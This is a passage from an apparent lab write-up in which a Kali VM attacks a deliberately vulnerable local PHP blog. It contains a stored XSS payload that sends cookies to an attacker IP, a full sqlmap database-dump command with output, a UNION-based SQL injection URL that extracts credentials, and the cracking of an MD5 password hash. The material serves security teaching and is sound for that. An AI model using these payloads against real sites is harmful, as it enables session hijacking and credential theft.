
we can verify by seeing the session token in Kali Firefox>inspect>storage>cookies>http//(VALUE ID)



Successfully performed a XSS session hijacking.

Logged in.

Created a new post on the victims account to demonstrate access.



phpMyAdmin SQL Database

posts table

	id	title	content	author_id	created_at
Edit Copy Delete	1	Kali sign up confirmed	The connection on localhost works.	1	2026-02-02 19:22:30
Edit Copy Delete	2	test	<script>alert("XSS")</script>	1	2026-02-02 19:58:07
Edit Copy Delete	3	Steal my session token mr. hacker guy	Triple dog dare you.	2	2026-02-02 20:52:16
Edit Copy Delete	4	I stole your session lol	XSS session hijacking	2	2026-02-02 21:16:06

comments table

	id	post_id	comment_content	created_at
Edit Copy Delete	1	3	ok no problem	2026-02-02 20:52:38
Edit Copy Delete	3	3	<script>new Image().src="http://192.168.244.130:88...	2026-02-02 21:02:06

id 3 has the malicious comment for session hijacking.


SQL Dump

Open new terminal

```
cd ~
```

```
sqlmap -u "http://192.168.244.131/alkicorp-php/view.php?id=1" \
 --cookie="PHPSESSID=1v54ikcto2sj25fuuitq4fqe8i" \
 --batch \
 -D alkicorp \
 --dump
```

Result: dump for tables inside the SQL database.



Output:

```
[00:44:34] [INFO] retrieved: 'id','int(11)'
[00:44:34] [INFO] retrieved: 'title','varchar(255)'
[00:44:34] [INFO] retrieved: 'content','text'
[00:44:34] [INFO] retrieved: 'author_id','int(11)'
[00:44:34] [INFO] retrieved: 'created_at','timestamp'
[00:44:34] [INFO] fetching entries for table 'posts' in database 'alkicorp'
[00:44:34] [INFO] retrieved: '1','The connection on localhost works. ','2026-02-02 19:2...
[00:44:34] [INFO] retrieved: '1','<script>alert("XSS")</script>','2026-02-02 19:58:07',...
[00:44:34] [INFO] retrieved: '2','Triple dog dare you. ','2026-02-02 20:52:16','3','Ste...
[00:44:34] [INFO] retrieved: '2','XSS session hijacking','2026-02-02 21:16:06','4','I s...
Database: alkicorp
Table: posts
[4 entries]
+----+-----------+---------------------------------------+---------------------------------------+-----------------
------+
| id | author_id | title                                 | content                               | created_at
     |
+----+-----------+---------------------------------------+---------------------------------------+-----------------
------+
| 1  | 1         | Kali sign up confirmed                | The connection on localhost works.    | 2026-02-02 19:
22:30 |
| 2  | 1         | test                                  | <script>alert("XSS")</script>         | 2026-02-02 19:
58:07 |
| 3  | 2         | Steal my session token mr. hacker guy | Triple dog dare you.                  | 2026-02-02 20:
52:16 |
| 4  | 2         | I stole your session lol              | XSS session hijacking                 | 2026-02-02 21:
16:06 |
+----+-----------+---------------------------------------+---------------------------------------+-----------------
------+

[00:44:34] [INFO] table 'alkicorp.posts' dumped to CSV file '/home/alkicorp/.local/share/sqlmap/output/192.168.
244.131/dump/alkicorp/posts.csv'
[00:44:34] [INFO] fetching columns for table 'users' in database 'alkicorp'
[00:44:34] [INFO] retrieved: 'id','int(11)'
[00:44:34] [INFO] retrieved: 'username','varchar(50)'
[00:44:34] [INFO] retrieved: 'password','varchar(255)'
```

```
    Payload: id=1 AND 3795=3795

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 4896 FROM (SELECT(SLEEP(5)))mRlT)

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: id=-9846 UNION ALL SELECT NULL,NULL,CONCAT(0×71627a7171,0×4176574f474b6f5465714f42684b5a6b79526544
674d5a426758614e6a7a6748536d59466e544e78,0×716b767071),NULL,NULL-- -
---
[00:44:34] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[00:44:34] [INFO] fetching tables for database: 'alkicorp'
[00:44:34] [INFO] retrieved: 'comments'
[00:44:34] [INFO] retrieved: 'posts'
[00:44:34] [INFO] retrieved: 'users'
[00:44:34] [INFO] fetching columns for table 'comments' in database 'alkicorp'
[00:44:34] [INFO] retrieved: 'id','int(11)'
[00:44:34] [INFO] retrieved: 'post_id','int(11)'
[00:44:34] [INFO] retrieved: 'comment_content','text'
[00:44:34] [INFO] retrieved: 'created_at','timestamp'
[00:44:34] [INFO] fetching entries for table 'comments' in database 'alkicorp'
[00:44:34] [INFO] retrieved: 'ok no problem','2026-02-02 20:52:38','1','3'
[00:44:34] [INFO] retrieved: '<script>new Image().src="http://192.168.244.130:8888/stea...
Database: alkicorp
Table: comments
[2 entries]
+----+---------+---------------------+-----------------------------------------------------------------------
-----------------------------------------+
| id | post_id | created_at          | comment_content
                                         |
+----+---------+---------------------+-----------------------------------------------------------------------
-----------------------------------------+
| 1  | 3       | 2026-02-02 20:52:38 | ok no problem
                                         |
| 3  | 3       | 2026-02-02 21:02:06 | <script>new Image().src="http://192.168.244.130:8888/steal.php?c="+encod
eURIComponent(document.cookie);</script> |
+----+---------+---------------------+-----------------------------------------------------------------------
-----------------------------------------+
```

```
Database: alkicorp
Table: users
[2 entries]
+----+----------+----------+---------------------+
| id | password | username | created_at          |
+----+----------+----------+---------------------+
| 1  | password | dev      | 2026-02-02 19:20:35 |
| 2  | password | dev2     | 2026-02-02 19:21:31 |
+----+----------+----------+---------------------+

[00:44:34] [INFO] table 'alkicorp.users' dumped to CSV file '/home/alkicorp/.local/share/sqlmap/output/192.168.
244.131/dump/alkicorp/users.csv'
[00:44:34] [INFO] fetched data logged to text files under '/home/alkicorp/.local/share/sqlmap/output/192.168.24
4.131'
[00:44:34] [WARNING] your sqlmap version is outdated

[*] ending @ 00:44:34 /2026-02-03/


┌──(alkicorp㉿kali)-[~]
└─$
```

Successfully dumped database!

^_^

SQLMap Command Breakdown

Full command

```
sqlmap -u "http://192.168.244.131/alkicorp-php/view.php?id=1" \
--cookie="PHPSESSID=1v54ikcto2sj25fuuitq4fqe8i" \
--batch \
-D alkicorp \
--dump
```

Parts breakdown

Part

-u "http://”

Purpose

Target URL with injectable parameter (id)

Part

--cookie="PHPSESSID=."

Purpose

Uses your active login session so protected pages (like view.php) are accessible

Part

--batch

Purpose

Runs sqlmap without interactive prompts (auto-accepts defaults)

Part

-D alkicorp

Purpose

Specifies the target database name

Part


--dump

Purpose

Dumps all tables from the specified database

Dump is also logged to the machine storage.

Location:
/home/alkicorp/.local/share/sqlmap/output/192.168.244.131/dump/alkicorp/TABLE_NAME



Commands:

```
cat /home/alkicorp/.local/share/sqlmap/output/192.168.244.131/dump/alkicorp/users.csv
```

```
cat /home/alkicorp/.local/share/sqlmap/output/192.168.244.131/dump/alkicorp/posts.csv
```

```
cat /home/alkicorp/.local/share/sqlmap/output/192.168.244.131/dump/alkicorp/comments.csv
```

Note:

/home/alkicorp/ is the name of the VIrtual Machine User.

/sqlmap/output/192.168.244.131/dump/alkicorp/ is the dump directory.

MD5 Version

This is the version that has the same build as the vulnerable version, except that we added a MD5 hashing function in the PHP code. MD5 obscures passwords in the database but is still weak and easy to crack with rainbow tables or public websites that provide the decoding service for free. It improves on plaintext storage but is not suitable for real-world security.

We access it simply with the url:

Windows admin/host of Blog (Victim)

`http://localhost/alkicorp-php/MD5`

Kali Linux user (Attacker)

`http://192.168.244.131/alkicorp-php/md5`


To register our user, it does not matter who does it. We will use the windows VM to register a user and make a post.

Then we need to register a new user so that we set an MD5 hashed password to the user.

Our dev build of this project has a version column to state which type of user we have here. This is purely for the project and not for production.

MD5 is extremely easy to decrypt. It is not a recommended way to protect sensitive data.

Here we see in our table the hashed password for **md5_user**.



As an admin from the windows VM, we can see this. But the attacker using Kali must now use the MD5 version of the site to attempt the same vulnerability exploits.


Kali VM

Now we will go onto Kali VM so we can proceed to attack the victim and obtain the MD5 hash value of the user credentials.

We will register as a new user or existing user. Does not matter at all.

url:


http://192.168.244.131/alkicorp-php/md5/view.php?id=-1%20UNION%20SELECT%201,(SELECT%20GROUP_CONCAT(username,0x3a,password)%20FROM%20users),3,4,5,6--



Output:

dev:password,dev2:password,md5_user:a0d540a78cd61daa5fb872ac29272c00,md5_kali:5f4dcc3b5aa765d61d8327deb882cf99

Here the SQL Injection returns the log post title as the query output. Here is all the users and their passwords exactly the way it is displayed in the database for users table.



	id	username	password	created_at	version
Edit Copy Delete	1	dev	password	2026-02-02 19:20:35	plain
Edit Copy Delete	2	dev2	password	2026-02-02 19:21:31	plain
Edit Copy Delete	4	md5_user	a0d540a78cd61daa5fb872ac29272c00	2026-02-03 18:19:27	md5
Edit Copy Delete	5	md5_kali	5f4dcc3b5aa765d61d8327deb882cf99	2026-02-03 18:45:43	md5

Our target here will be the new user created from the Windows VM who has a MD5 hash password.


The victims MD5 hash value:

a0d540a78cd61daa5fb872ac29272c00

Decoding MD5 hash value

Here we use the victims hash of their password on a simple publicly available website, literally the first result on google for '**MD5 decoder**'. Enter the hash and run it.

As we can see the password was '**goodpassword**'.




Or we can use a rainbow table to find the decoded value of the hash.

Confirmation that Kali VM attacker was able to successfully log on with the decoded hash value that now reveals the password in plaintext.


User: md5_user

Password: goodpassword

Result:



bcrypt Version



To run the bcrypt version of the blog will will need to return in the Apache server config files inside the httpd.conf file.

We must now uncomment the line that says 'Include conf/extra/httpd-ssl.conf'.

Result:

`# Secure (SSL/TLS) connections`

`Include conf/extra/httpd-ssl.conf`

Now we can save the document and proceed to use the website.

The bcrypt blog is served at:


Windows user (Victim)

https://localhost/alkicorp-php/Bcrypt/login.php

